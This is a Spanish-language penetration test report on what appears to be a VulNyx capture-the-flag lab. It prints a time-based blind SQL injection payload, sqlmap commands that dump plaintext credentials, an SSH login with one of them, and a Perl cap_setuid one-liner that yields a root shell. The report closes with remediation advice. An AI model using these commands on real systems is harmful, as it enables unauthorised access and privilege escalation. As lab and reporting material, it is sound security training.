

INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN

Compromiso de servidor web mediante inyección SQL y posterior escalada de privilegios

Clasificación: Confidencial

Tipo de auditoría: Pentesting externo / aplicación web

Fecha: 23/07/2026

Analista: Juan Manuel Martel Blanco

Versión del documento: 1.0

1. Resumen ejecutivo

Durante la prueba de penetración realizada sobre el servidor objetivo se identificó una cadena de vulnerabilidades que permitió pasar desde la exposición de un servicio web accesible desde Internet hasta la obtención de privilegios administrativos sobre el sistema.

La auditoría comenzó con una fase de reconocimiento de los servicios expuestos. Se identificó el **puerto 80/TCP**, asociado al servicio web. Posteriormente, mediante enumeración de directorios, se identificó el recurso **/administrator**, que proporcionó un punto adicional para el análisis de la aplicación.

Durante el análisis de la aplicación web se identificó una vulnerabilidad de **inyección SQL de tipo blind basada en tiempo (time-based blind SQL injection)**. La explotación controlada de esta vulnerabilidad permitió obtener información de la base de datos, incluyendo el nombre de la tabla **Users** y, posteriormente, los usuarios y sus correspondientes contraseñas almacenadas sin aplicar hashing.

El acceso a las credenciales obtenidas permitió autenticarse en la aplicación como uno de los usuarios existentes. Como consecuencia de esta autenticación se obtuvo acceso a la **primera flag** del laboratorio.

Durante la fase posterior a la explotación se comprobó que la cuenta comprometida disponía de privilegios administrativos sobre **Pearl**. Estos privilegios permitieron acceder a una consola con permisos de administración. Finalmente, desde este contexto privilegiado fue posible acceder a la **segunda flag**, cuyo acceso estaba restringido al usuario *root*.

La cadena de ataque demuestra que una vulnerabilidad inicial en la aplicación web puede utilizarse como punto de entrada para comprometer credenciales, acceder a una cuenta legítima y, posteriormente, alcanzar información protegida por privilegios administrativos.

Nivel de riesgo global propuesto: **ALTO**, debido a que la combinación de las vulnerabilidades permitió obtener acceso no autorizado y alcanzar información que inicialmente estaba restringida a *root*.

2. Alcance

El objetivo de la prueba consistió en evaluar la seguridad del servidor y de la aplicación web expuesta, reproduciendo de forma controlada técnicas que podría emplear un atacante.

El alcance comprendió:

- Identificación de servicios y puertos accesibles.
- Enumeración de recursos de la aplicación web.
- Análisis de los mecanismos de entrada de la aplicación.
- Comprobación de posibles vulnerabilidades de inyección SQL.
- Evaluación del impacto de la vulnerabilidad encontrada.
- Comprobación de las credenciales obtenidas.
- Evaluación de los privilegios disponibles mediante la cuenta comprometida.
- Comprobación del acceso a información protegida.

La documentación proporcionada establece que el alcance debe especificar claramente los objetivos, limitaciones y ámbito del pentesting.

Fuera del alcance: cualquier sistema, servicio o información que no forme parte del objetivo expresamente autorizado para el ejercicio.


3. Metodología

La prueba se desarrolló siguiendo una metodología por fases:

1. Reconocimiento y análisis de la superficie de exposición.
2. Análisis de puertos y servicios.
3. Enumeración de la aplicación web.
4. Identificación y validación de vulnerabilidades.
5. Explotación controlada.
6. Obtención de información.
7. Autenticación con las credenciales obtenidas.
8. Post-explotación.
9. Análisis de privilegios.
10. Acceso a información restringida.
11. Recopilación de evidencias.

4. Resumen de la cadena de ataque

La secuencia de compromiso observada fue la siguiente:



La posibilidad de encadenar diferentes vulnerabilidades para conseguir un acceso de mayor nivel es precisamente uno de los aspectos que la documentación recomienda valorar durante el análisis de riesgos.

5. Reconocimiento y análisis de puertos

5.1 Identificación de servicios expuestos

Durante la fase inicial de reconocimiento se analizaron los puertos accesibles del servidor objetivo.

Se identificó el siguiente servicio relevante:

Puerto	Protocolo	Servicio	Resultado
80	TCP	HTTP	Abierto

La presencia del puerto 80 permitió identificar una aplicación web como superficie principal de ataque.

Evidencia

Evidencia E-01:

```
(kali㉿kali)-[~]
$ nmap -sSVC -p- 10.0.2.223
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-05 09:01 -0400
Nmap scan report for 10.0.2.223
Host is up (0.00062s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ce:24:21:a9:2a:9e:70:2a:50:ae:d3:d4:31:ab:01:ba (RSA)
|   256 6b:65:3b:41:b3:63:0b:12:ba:d3:69:ac:14:de:39:7f (ECDSA)
|_  256 04:cb:d9:9b:40:cc:28:58:fc:03:e7:4f:f7:6a:e5:72 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-title: VulNyx Shop
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:D0:DF:81 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.03 seconds
```

6. Enumeración de la aplicación web

6.1 Enumeración de directorios

Una vez identificado el servicio HTTP, se realizó una enumeración de los recursos disponibles en la aplicación web mediante **Gobuster**.

Como resultado se identificó el recurso:

/administrator

La existencia de este recurso permitió identificar una funcionalidad administrativa de la aplicación y proporcionó un nuevo punto de análisis.

Evidencia

Evidencia E-02:

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.223
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Extensions:  php,txt,bak,old,zip
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

css          (Status: 301) [Size: 306] [→ http://10.0.2.223/css/]
js           (Status: 301) [Size: 305] [→ http://10.0.2.223/js/]
fonts        (Status: 301) [Size: 308] [→ http://10.0.2.223/fonts/]
administrator (Status: 301) [Size: 316] [→ http://10.0.2.223/administrator/]
server-status (Status: 403) [Size: 275]

Finished
```

7. Hallazgo 01 — Inyección SQL basada en tiempo

Severidad propuesta: **CRÍTICA**

7.1 Descripción

Se identificó una vulnerabilidad de **inyección SQL de tipo blind** basada en tiempo (time-based blind SQL injection) en la aplicación web.

La vulnerabilidad permite que entradas controladas por el usuario influyan en las consultas realizadas contra la base de datos. Debido a que se trata de una variante blind basada en tiempo, la información puede inferirse mediante diferencias en los tiempos de respuesta de la aplicación.

7.2 Detección

La vulnerabilidad fue identificada y validada utilizando **SQLMap**.

La herramienta permitió confirmar la existencia de una inyección SQL de tipo **time-based blind**.

7.3 Explotación controlada

Una vez confirmada la vulnerabilidad, se realizó una extracción controlada de información de la base de datos.

Durante esta fase se identificó una tabla denominada:

Users

Posteriormente se obtuvieron registros correspondientes a usuarios y contraseñas.

Un aspecto especialmente relevante del hallazgo es que las contraseñas se encontraban **almacenadas sin hashing**, por lo que pudieron ser utilizadas directamente para autenticarse.

7.4 Impacto

El impacto observado fue superior al de una simple exposición de información de la base de datos.

La vulnerabilidad permitió:

- Acceder indirectamente a información almacenada en la base de datos.
- Identificar la tabla *Users*.
- Obtener usuarios de la aplicación.
- Obtener sus contraseñas.
- Acceder posteriormente a una cuenta legítima.
- Continuar la cadena de ataque hasta alcanzar privilegios administrativos.

7.5 Evidencias

Evidencia E-03:

```
Parameter: username (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=data' AND (SELECT 8020 FROM (SELECT(SLEEP(5)))azTz) AND 'oWHs'='oWHs&password=admin&submit=
[09:46:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:46:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.223'
[*] ending @ 09:46:30 /2026-07-05/
```

Evidencia E-04:

```
[09:55:48] [INFO] retrieved:
[09:55:53] [INFO] adjusting time delay to 1 second due to good response times
Users
Database: Webapp
[1 table]
+-----+
| Users |
+-----+
[09:56:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.223'
[*] ending @ 09:56:07 /2026-07-05/

(kali@kali)-[~]
$ sqlmap -u "http://10.0.2.223/administrator/login.php" --data="username=data&password=admin&submit=" --technique=T -D Webapp --tables=
```

Evidencia E-05: Obtención controlada de usuarios y contraseñas.

```
1
[09:58:46] [INFO] retrieved: peter123!
[09:59:14] [INFO] retrieved: peter
[09:59:31] [INFO] retrieved: 2
[09:59:34] [INFO] retrieved: mikeblabla
[09:59:59] [INFO] retrieved: mike
[10:00:11] [INFO] retrieved: 3
[10:00:14] [INFO] retrieved: b4rtp0w4
[10:00:47] [INFO] retrieved: bart
[10:00:58] [INFO] retrieved: 4
[10:01:02] [INFO] retrieved: liam&nd3rs0n
[10:01:47] [INFO] retrieved: liam
Database: Webapp
Table: Users
[4 entries]
+-----+-----+-----+
| id | password | username |
+-----+-----+-----+
| 1 | peter123! | peter |
| 2 | mikeblabla | mike |
| 3 | b4rtp0w4 | bart |
| 4 | liam&nd3rs0n | liam |
+-----+-----+-----+
[10:01:58] [INFO] table 'Webapp.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.0.2.223/dump/Webapp/Users.csv'
[10:01:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.0.2.223'
[*] ending @ 10:01:58 /2026-07-05/

(kali@kali)-[~]
$ sqlmap -u "http://10.0.2.223/administrator/login.php" --data="username=data&password=admin&submit=" --technique=T -D Webapp -T Users --dump=
```

8. Hallazgo 02 — Almacenamiento de contraseñas en texto claro

Severidad propuesta: **CRÍTICA**

8.1 Descripción

Durante la explotación de la inyección SQL se comprobó que las contraseñas de los usuarios estaban almacenadas directamente en la base de datos, sin aplicar un mecanismo de hashing.

Esto constituye una exposición de información sensible y aumenta considerablemente el impacto de una vulnerabilidad de acceso a la base de datos.

Además, para los mecanismos de autenticación se recomienda utilizar almacenamiento seguro de contraseñas mediante algoritmos de hashing apropiados, como bcrypt.

8.2 Impacto

La exposición de las contraseñas permitió pasar directamente de la extracción de información de la base de datos a la autenticación en la aplicación.

En consecuencia, un atacante que explotase la SQL Injection no necesitaría realizar un proceso adicional de recuperación de las contraseñas.

8.3 Recomendación

Se recomienda:

- No almacenar contraseñas en texto claro.
- Utilizar un mecanismo de hashing específico para contraseñas.
- Utilizar algoritmos modernos y resistentes a ataques de fuerza bruta, como bcrypt o alternativas actuales equivalentes.
- Aplicar políticas adecuadas de contraseñas.
- Revisar las credenciales existentes y forzar su renovación después de una posible exposición.
- Evitar reutilización de credenciales entre servicios.

9. Compromiso de una cuenta de usuario

Las credenciales obtenidas durante la explotación fueron utilizadas para comprobar el impacto real de la vulnerabilidad.

La autenticación fue satisfactoria utilizando una de las cuentas recuperadas.

Este paso demuestra que la información obtenida mediante la SQL Injection no era únicamente información teórica de la base de datos, sino que permitía realizar una acción posterior sobre la aplicación.

Evidencia

Evidencia E-06:

```
(kali㉿kali)-[~]  
$ ssh bart@10.0.2.223  
The authenticity of host '10.0.2.223 (10.0.2.223)' can't be established.  
ED25519 key fingerprint is: SHA256:6B7Eq7tDKYRhgb51UUxBClZm4njvA+jpdW3lVy6PPK4  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.0.2.223' (ED25519) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
bart@10.0.2.223's password:  
bart@shop:~$
```

10. Obtención de la primera flag

Una vez autenticado con la cuenta comprometida fue posible acceder a la primera flag del laboratorio.

Este resultado confirma el compromiso efectivo de la aplicación y demuestra que la cadena:

SQL Injection → extracción de credenciales → autenticación

era explotable de forma práctica.

Evidencia

Evidencia E-07:

```
Session Actions Edit View Help  
bart@shop:~$ ls  
user.txt  
bart@shop:~$ cat user.txt  
598a05f84190e327bc4796335d948144  
bart@shop:~$
```

11. Post-explotación y análisis de privilegios

Una vez obtenido el acceso autenticado, se realizó una fase de post-explotación destinada a determinar qué acciones y privilegios estaban disponibles para la cuenta comprometida.

Durante este análisis se comprobó que el usuario disponía de **permisos administrativos sobre Pearl**.

Este resultado incrementó significativamente la criticidad del compromiso inicial, puesto que la cuenta obtenida mediante la SQL Injection no estaba limitada a las funciones básicas de un usuario.

Evidencia

Evidencia E-08:

```
bart@shop:~$ /usr/sbin/getcap -r / 2>/dev/null
/usr/bin/perl5.28.1 = cap_setuid+ep
/usr/bin/perl = cap_setuid+ep
bart@shop:~$
```

12. Acceso a consola administrativa

Los privilegios identificados permitieron acceder a una **consola con permisos de administración**.

La obtención de esta consola representa un salto significativo respecto al acceso inicial a la aplicación web, ya que proporciona una capacidad de administración sobre el entorno.

La prueba permitió comprobar que los privilegios obtenidos podían utilizarse para acceder a recursos que no estaban disponibles para un usuario convencional.

Evidencia

Evidencia E-09:

```
bart@shop:~$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/bash"'
root@shop:~#
```

13. Acceso a información restringida

Desde el contexto administrativo se comprobó el acceso a un recurso que inicialmente se encontraba restringido al usuario *root*.

Fue posible acceder a la segunda flag, demostrando que la cadena de ataque había alcanzado un nivel de privilegio suficiente para acceder a información reservada.

Evidencia

Evidencia E-10:

```
Session Actions Edit View Help
root@shop:~# cd /root/
root@shop:/root# ls
root.txt
root@shop:/root# cat root.txt
1c4cddb6c20e0e756163b2a9714a1260
root@shop:/root#
```

14. Análisis de la cadena de compromiso

El aspecto más relevante de la prueba no es únicamente la existencia individual de una SQL Injection, sino la posibilidad de encadenar varios problemas de seguridad.

La cadena observada fue:

Fase	Acción	Resultado
1	Análisis de puertos	Puerto 80/TCP identificado
2	Enumeración web	`/administrator` descubierto
3	Análisis de aplicación	SQL Injection identificada
4	Explotación	SQLi time-based blind
5	Enumeración de BD	Tabla `Users` identificada
6	Extracción de datos	Usuarios y contraseñas obtenidos
7	Autenticación	Acceso con una cuenta válida
8	Acceso a aplicación	Primera flag obtenida
9	Post-explotación	Privilegios administrativos sobre Pearl
10	Administración	Acceso a consola administrativa
11	Escalada de privilegios	Acceso a recurso restringido
12	Resultado final	Segunda flag obtenida

Este encadenamiento es importante para la valoración del riesgo, ya que una vulnerabilidad que inicialmente podría considerarse un problema de aplicación web terminó proporcionando acceso a información protegida por privilegios elevados.

15. Valoración global del riesgo

Riesgo global: **ALTO**

Se propone una valoración global **ALTA**, dado que la explotación permitió recorrer toda la cadena de compromiso desde una aplicación web accesible hasta información protegida mediante privilegios de `root`.

16. Recomendaciones de mitigación

16.1 Corregir la vulnerabilidad de SQL Injection

Prioridad: **Inmediata**

Se recomienda:

- Utilizar consultas parametrizadas o declaraciones preparadas.
- Validar adecuadamente las entradas proporcionadas por los usuarios.
- Evitar la construcción de consultas SQL mediante concatenación de entradas.
- Limitar los privilegios de la cuenta utilizada por la aplicación para acceder a la base de datos.
- Revisar las consultas y puntos de entrada de la aplicación.
- Realizar una nueva prueba de seguridad después de aplicar las correcciones.

16.2 Proteger las contraseñas

Prioridad: **Inmediata**

Las contraseñas no deben almacenarse en texto claro.

Se recomienda:

- Aplicar hashing específico para contraseñas.
- Utilizar algoritmos modernos como bcrypt o equivalente.
- Incorporar salt adecuadamente.
- Invalidar y renovar las credenciales que hayan podido quedar expuestas.
- Revisar la política de contraseñas.

16.3 Revisar los privilegios de la cuenta comprometida

Prioridad: **Alta**

La cuenta comprometida disponía de permisos administrativos sobre Pearl.

Se recomienda aplicar el principio de **mínimo privilegio**, de forma que cada usuario disponga únicamente de los permisos necesarios para desarrollar sus funciones.

También debería revisarse:

- Qué usuarios tienen permisos administrativos.
- Qué acciones puede realizar cada rol.
- Qué recursos están disponibles para cada cuenta.
- Si una cuenta de usuario convencional necesita realmente privilegios administrativos.

16.4 Revisar el acceso administrativo

Prioridad: **Alta**

El acceso a funciones administrativas debería estar protegido mediante controles adicionales.

Se recomienda:

- Restringir el acceso a interfaces administrativas.
- Aplicar controles de autorización en servidor.
- Separar cuentas administrativas de cuentas de usuario convencionales.
- Implementar MFA cuando sea aplicable.
- Registrar y monitorizar las acciones administrativas.

17. Evidencias

Las evidencias deberían incorporarse de forma ordenada y numerada para facilitar su correlación con los hallazgos.

ID	Evidencia	Hallazgo relacionado
----	-----	-----
E-01	Puerto 80/TCP abierto	Reconocimiento
E-02	`/administrator` descubierto	Enumeración
E-03	SQL Injection identificada mediante	SQLMap SQLi
E-04	Tabla `Users` identificada	SQLi
E-05	Usuarios y contraseñas recuperados	SQLi / exposición de datos
E-06	Autenticación con credenciales obtenidas	Compromiso de cuenta
E-07	Primera flag	Explotación
E-08	Privilegios administrativos sobre Pearl	Escalada de privilegios
E-09	Consola administrativa	Post-explotación
E-10	Segunda flag restringida a root	Compromiso final

18. Conclusiones

La prueba de penetración permitió demostrar un compromiso completo del objetivo a través de una cadena de vulnerabilidades y configuraciones inseguras.

El punto de entrada principal fue una **inyección SQL time-based blind** presente en la aplicación web. La explotación de esta vulnerabilidad permitió acceder a información de la base de datos y recuperar usuarios y contraseñas almacenados sin hashing.

El uso de una de las credenciales obtenidas permitió acceder a una cuenta válida de la aplicación y obtener la primera flag. Posteriormente se comprobó que dicha cuenta disponía de privilegios administrativos sobre Pearl, lo que permitió acceder a una consola administrativa y, finalmente, a la segunda flag, inicialmente restringida a *root*.

Por tanto, el riesgo no debe analizarse únicamente considerando cada vulnerabilidad de manera aislada. La combinación de **SQL Injection + exposición de credenciales + almacenamiento inseguro de contraseñas + privilegios excesivos** permitió alcanzar un nivel de compromiso significativamente mayor.

La corrección prioritaria debería centrarse en eliminar la vulnerabilidad de SQL Injection, proteger adecuadamente las contraseñas y revisar el modelo de privilegios de las cuentas administrativas.
